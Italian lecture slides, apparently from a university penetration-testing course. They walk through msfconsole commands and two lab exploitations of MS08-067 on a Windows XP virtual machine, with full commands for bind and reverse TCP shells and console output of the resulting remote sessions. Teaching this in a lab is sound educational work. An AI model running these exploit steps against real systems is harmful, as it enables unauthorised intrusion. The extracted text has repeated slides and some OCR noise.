2   aix/ppc/shell_find_port  normal  No    AIX Command
Sheller, Find Ports Inline
x64 38.0.6aix/ppc/shell_interact
Shell for inetd
```

Output parziale



Metasploit

MSFConsole – Comando show (Esempio)

- Mostra i moduli disponibili per una data categoria
 - **show encoders**: mostra la lista degli encoder forniti dal framework

```
msf5 > show encoders

Encoders
=====
# Name          Disclosure Date  Rank    Check  Description
-----+-----+-----+-----+-----+-----+
 1  cmd/brace   low            No     Bash Brace Expansion Command Encoder
 2  cmd/echo    good           No     Echo Command Encoder
 3  cmd/generic_sh manual        No     Generic Shell Variable Substitution Command Encoder
 4  cmd/ifs      low            No     Bourne ${IFS} Substitution Command Encoder
```

Output parziale



Metasploit

MSFConsole – Comando show (Esempio)

- Mostra i moduli disponibili per una data categoria
 - **show nops**: mostra la lista dei generatori *NOP* forniti dal framework

```
msf5 > show nops

NOP Generators
=====
# Name          permissions      Disclosure Date  Rank    Check  Description
-----  -----
1 aarch64/simple
2 armle/simple
3 mipsbe/better
4 php/generic
5 ppc/simple
6 sparc/random
```

Output parziale



Metasploit

MSFConsole – Comando show (Esempio)

- Mostra i moduli disponibili per una data categoria
- **show options**: mostra le opzioni del framework che possono essere configurate globalmente
 - L'uso del comando **show options** nel «contesto/ambiente» di un determinato modulo mostrerà solo le opzioni configurabili per tale modulo

```
msf5 > show options

Global Options:
=====
jkakavas-      permessi
Option          Current Setting   Description
-----
ConsoleLogging  false           Log all console input and output
LogLevel        0               Verbosity of logs (default 0, max 3)
MinimumRank     0               The minimum rank of exploits that will run without explicit con
firmation
Prompt          msf5           The prompt string
PromptChar      >              The prompt character
```

Output parziale



Metasploit

MSFConsole – Comando search

- Permette di effettuare la ricerca di specifici moduli
 - Sintassi: **search [keywords]**

keywords:

app: Modules that are client or server attacks

author: Modules written by this author

bid: Modules with a matching Bugtraq ID

cve: Modules with a matching CVE ID

edb: Modules with a matching Exploit-DB ID

name: Modules with a matching descriptive name

platform: Modules affecting this platform

ref: Modules with a matching ref

type: Modules of a specific type (exploit, auxiliary, or post)

- Esempio: **search cve:2009 type:exploit app:client**



<https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/>

Outline

- Concetti Preliminari
- Sfruttare le Vulnerabilità
- Vulnerabilità ed Exploit
- Metasploit
 - Introduzione
 - Remote Exploitation
 - Client-side Exploitation
 - Armitage
- Veil Client-side Exploitation

Metasploit

Tipico Pattern per la Remote Exploitation

1. Ricercare in Metasploit i moduli relativi agli exploit disponibili per una determinata vulnerabilità
 - `search <nome_vulnerabilità>`

2. Selezionare uno degli exploit restituiti al punto 1.
 - `use <nome_exploit>` (oppure `<Id_exploit>`)
 - Dopo aver selezionato l'exploit
 - Mediante il comando `info` è possibile ottenere informazioni dettagliate su tale exploit
 - Utilizzando il comando `show payloads` è possibile visualizzare i payload utilizzabili dall'exploit selezionato



Metasploit

Tipico Pattern per la Remote Exploitation

3. Impostare il payload e controllare le opzioni da configurare
 - `set payload <nome_del_payload> o <Payload_Id>`
 - `show options`

N.B. Per la maggior parte degli exploit è possibile non specificare il payload da utilizzare, sarà Metasploit a farlo per noi, impostandone uno di default



Metasploit

Tipico Pattern per la Remote Exploitation

4. Impostare l'indirizzo IP della macchina target (*Remote Host - RHOST*)

➤ `set RHOST <indirizzo_IP>`

5. Impostare l'indirizzo IP della macchina dove vogliamo ricevere la connessione da parte della macchina target (*Listener Host - LHOST*) –
Fase opzionale, ma necessaria se vengono scelti payload che istanziano «Reverse Shell»

➤ `set LHOST <indirizzo_IP>`



Metasploit

Tipico Pattern per la Remote Exploitation

4. Impostare l'indirizzo IP della macchina target (*Remote Host - RHOST*)

➤ `set RHOST <indirizzo_IP>`

5. Impostare l'indirizzo IP della macchina dove vogliamo ricevere la connessione da parte della macchina target (*Listener Host - LHOST*) –
Fase opzionale, ma necessaria se vengono scelti payload che istanziano «Reverse Shell»

➤ `set LHOST <indirizzo_IP>`

N.B. **LHOST** potrebbe essere una macchina diversa da quella dell'attaccante / pentester



Metasploit

Tipico Pattern per la Remote Exploitation

6. Controllare se sono state impostate tutte le informazioni relative alle opzioni richieste (**Required**)
 - **show options**
 - Se qualche informazione manca, inserirla mediante il comando **set**, così come fatto nei punti 4. e 5.
7. Eseguire l'exploit
 - **exploit**



Metasploit

Tipico Pattern per la Remote Exploitation

➤ Osservazioni

- Se la fase 7. va a buon fine, tipicamente si dovrebbe ottenere l'accesso alla macchina target

- Altrimenti, provare a
 - Cambiare alcune opzioni del payload
 - Usare un payload diverso
 - Usare un exploit diverso



Metasploit

Remote Exploitation – Esempio 1 (*Bind TCP Shell*)

- Vulnerabilità di Windows XP
 - <http://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2008-4250>
 - *Microsoft Security Bulletin MS08-067 - Critical*
 - <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067>

- Servizio vulnerabile
 - Servizio per la condivisione di file / stampa remota
 - Porta **445**



Metasploit

Remote Exploitation – Esempio 1 (*Bind TCP Shell*)

- Vulnerabilità di Windows XP
 - <http://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2008-4250>
 - *Microsoft Security Bulletin MS08-067 - Critical*
 - <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067>

- Servizio vulnerabile
 - Servizio per la condivisione di file / stampa remota
 - Porta **445**

(Macchina Target Windows XP SP3, Indirizzo IP: 10 . 0 . 2 . 18 e firewall disabilitato)



Metasploit

Remote Exploitation – Esempio 1 (*Bind TCP Shell*)

1. Ricercare i moduli relativi alla vulnerabilità di interesse

➤ **search MS08-067**

```
msf5 > search MS08-067
[*] permissions
Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  -
[+]  exploit/windows/smb/ms08_067_netapi    2008-10-28     great  Yes    Microsoft Server Service Relative Path Stack Corruption
```



Metasploit

Remote Exploitation – Esempio 1 (*Bind TCP Shell*)

1. Ricercare i moduli relativi alla vulnerabilità di interesse

➤ `search MS08-067`

```
msf5 > search MS08-067
[*] permissions
Matching Modules
=====
#  Name                                     Disclosure Date   Rank   Check  Description
--  --                                      -----          -----  -----  -----
ye-f1  exploit/windows/smb/ms08_067_netapi  2008-10-28  great  Yes    Microsoft Server Service Relative Path Stack Corruption
```

`exploit/windows/smb/ms08_067_netapi`



Metasploit

Remote Exploitation – Esempio 1 (*Bind TCP Shell*)

2. Selezionare l'exploit che si intende utilizzare

➤ `use exploit/windows/smb/ms08_067_netapi`

```
msf5 > use exploit/windows/smb/ms08_067_netapi
msf5 exploit(windows/smb/ms08_067_netapi) >
```



Metasploit

Remote Exploitation – Esempio 1 (*Bind TCP Shell*)

2. Selezionare l'exploit che si intende utilizzare

➤ `use exploit/windows/smb/ms08_067_netapi`

```
msf5 > use exploit/windows/smb/ms08_067_netapi
msf5 exploit(windows/smb/ms08_067_netapi) >
```

N.B. In Metasploit è possibile usare il tasto **Tab** per l'**auto-completamento**



Metasploit

Remote Exploitation – Esempio 1 (*Bind TCP Shell*)

2. Selezionare l'exploit che si intende utilizzare

➤ `use exploit/windows/smb/ms08_067_netapi`

```
msf5 > use exploit/windows/smb/ms08_067_netapi
msf5 exploit(windows/smb/ms08_067_netapi) >
```

➤ A questo punto ci troviamo nel «contesto/ambiente» relativo all'exploit selezionato
➤ Da questo punto in poi possono essere configurate tutte le opzioni necessarie al funzionamento di tale exploit



Metasploit

Remote Exploitation – Esempio 1 (*Bind TCP Shell*)

- Ottenere informazioni sull'exploit selezionato

- **info**

```
msf5 exploit(windows/smb/ms08_067_netapi) > info

      Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption
      Module: exploit/windows/smb/ms08_067_netapi
      Platform: Windows
      Arch:
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Great
      Disclosed: 2008-10-28

      Provided by:
      hdm <x@hdm.io>
      Brett Moore <brett.moore@insomniasec.com>
      frank2 <frank2@dc949.org>
      jduck <jduck@metasploit.com>
```

Output parziale



Metasploit

Remote Exploitation – Esempio 1 (*Bind TCP Shell*)

- Ottenrtr informazioni sui possibili payload da utilizzare con l'exploit selezionato
 - `show payloads`

```
msf5 exploit(windows/smb/ms08_067_netapi) > show payloads

  Compatible Payloads
  =====
  ZIP
  #  Name
  Check Description
  -  -----
  No  generic/custom
      Custom Payload
  No  generic/debug_trap
      Generic x86 Debug Trap
  No  generic/shell_bind_tcp
      Generic Command Shell, Bind TCP Inline
  No  generic/shell_reverse_tcp
      Generic Command Shell, Reverse TCP Inline

  Disclosure Date  Rank
  -----  -----  -----
                                         normal
                                         normal
                                         normal
                                         normal
```

Output parziale



Metasploit

Remote Exploitation – Esempio 1 (*Bind TCP Shell*)

3. Impostare come payload una *Bind TCP Shell* e controllare le relative opzioni

- `set PAYLOAD windows/shell/bind_tcp`
- `show options`

```
msf5 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
=====
Name      Current Setting  Required  Description
---       -----          -----    -----
RHOSTS    192.168.1.100 yes        The target address range or CIDR identifier
RPORT     445           yes        The SMB service port (TCP)
SMBPIPE   BROWSER       yes        The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/shell/bind_tcp):
=====
Name      Current Setting  Required  Description
---       -----          -----    -----
EXITFUNC  thread         yes        Exit technique (Accepted: '', seh, thr,
```

Output parziale



Metasploit

Remote Exploitation – Esempio 1 (*Bind TCP Shell*)

4. Impostare l'indirizzo IP della macchina target (*Remote Host - RHOST*)

➤ `set RHOST 10.0.2.18`



Metasploit

Remote Exploitation – Esempio 1 (*Bind TCP Shell*)


5. Controllare se sono state inserite tutte le informazioni relative alle opzioni richieste (**Required**)
 - **show options**
 - Se qualche informazione manca, inserirla mediante il comando **set**



Metasploit

Remote Exploitation – Esempio 1 (*Bind TCP Shell*)


- Prima di eseguire la fase di Target Exploitation creiamo un'Instantanea (*Snapshot*) della macchina target



Metasploit

Remote Exploitation – Esempio 1 (*Bind TCP Shell*)

- Prima di eseguire la fase di Target Exploitation creiamo un'Instantanea (Snapshot) della macchina target



Metasploit

Remote Exploitation – Esempio 1 (*Bind TCP Shell*)

6. Eseguire l'exploit

➤ `exploit`

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] 10.0.2.18:445 - Automatically detecting the target...
[*] 10.0.2.18:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.2.18:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.2.18:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 10.0.2.18:4444
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.0.2.18
[*] Command shell session 1 opened (10.0.2.15:36463 -> 10.0.2.18:4444) at 2019
-04-12 17:03:13 +0200
```

L'exploitation è andata a buon fine ed è stata instaurata una sessione remota tra la macchina del pentester e quella target



Metasploit

Remote Exploitation – Esempio 1 (*Bind TCP Shell*)

- È ora possibile eseguire comandi (Windows) sulla macchina target
 - `dir`

```
[*] Command shell session 1 opened (10.0.2.15:36463 -> 10.0.2.18:4444) at 2019-04-12 17:03:13 +0200

dir
dir
Volume in drive C has no label.
Volume Serial Number is C466-0D75

Directory of C:\WINDOWS\system32

04/12/2019  03:21 PM    <DIR>   .
04/12/2019  03:21 PM    <DIR>   ..
04/10/2019  05:26 PM           780 $winnt$.inf
```

Porta su cui è in «listening»
la macchina target

Output parziale



Metasploit

Remote Exploitation – Esempio 1 (*Bind TCP Shell*)

- È ora possibile eseguire comandi (Windows) sulla macchina target
 - `dir`

```
[*] Command shell session 1 opened (10.0.2.15:36463 -> 10.0.2.18:4444) at 2019-04-12 17:03:13 +0200

dir
dir
Volume in drive C has no label.
Volume Serial Number is C466-0D75
Directory of C:\WINDOWS\system32
04/12/2019  03:21 PM    <DIR>          .
04/12/2019  03:21 PM    <DIR>          ..
04/10/2019  05:26 PM           780 $winnt$.inf
```

Directory della macchina
target acceduta a seguito
dell'exploitation

Output parziale



Metasploit

Remote Exploitation – Esempio 2 (*Reverse TCP Shell*)

1. Selezionare l'exploit

➤ `use exploit/windows/smb/ms08_067_netapi`

```
msf5 > use exploit/windows/smb/ms08_067_netapi
msf5 exploit(windows/smb/ms08_067_netapi) >
```



Metasploit

Remote Exploitation – Esempio 2 (*Reverse TCP Shell*)

2. Impostare come payload una *Reverse TCP Shell* e controllare le relative opzioni

- `set payload windows/shell/reverse_tcp`
- `show options`

```
msf5 exploit(windows/smb/ms08_067_netapi) > set payload windows/shell/rever
se_tcp
payload => windows/shell/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
  +-- permessi
  +-- RHOSTS
  +-- RPORT
  +-- SMBPIPE
      +-- BROWSER
      +-- C)

      Name   Current Setting  Required  Description
      ----  -----  -----  -----
      RHOSTS                         yes      The target address range or CIDR ide
      RPORT          445           yes      The SMB service port (TCP)
      SMBPIPE        BROWSER       yes      The pipe name to use (BROWSER, SRVSV
```

Output parziale



Metasploit

Remote Exploitation – Esempio 2 (*Reverse TCP Shell*)

3. Impostare l'indirizzo IP della macchina target (*Remote Host - RHOST*)

➤ `set RHOST 10.0.2.18`

4. Impostare l'indirizzo IP della macchina listener (*Listener Host - LHOST*) Kali

➤ `set LHOST 10.0.2.15`



Metasploit

Remote Exploitation – Esempio 2 (*Reverse TCP Shell*)

5. Controllare se sono state inserite tutte le informazioni relative alle opzioni richieste (**Required**)
 - **show options**
 - Se qualche informazione manca, inserirla mediante il comando **set**



Metasploit

Remote Exploitation – Esempio 2 (*Reverse TCP Shell*)

6. Eseguire l'exploit

➤ **exploit**

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.18:445 - Automatically detecting the target...
[*] 10.0.2.18:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.2.18:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.2.18:445 - Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.0.2.18
[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.18:1165) at 20
19-04-12 15:26:33 +0200
```



Metasploit

Remote Exploitation – Esempio 2 (*Reverse TCP Shell*)

- È ora possibile eseguire comandi (Windows) sulla macchina target
 - `dir`

```
[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.18:1165) at 2019-04-12 15:26:33 +0200

dir
dir
Volume in drive C has no label.
Volume Serial Number is C466-0D75

Directory of C:\WINDOWS\system32
25
04/12/2019  03:21 PM    <DIR>    .
04/12/2019  03:21 PM    <DIR>    ..
04/10/2019  05:26 PM                780 $winnt$.inf
04/10/2019  07:18 PM    <DIR>    1025
04/10/2019  07:18 PM    <DIR>    1028
```

Porta su cui è in «listening»
la macchina del pentester

Output parziale

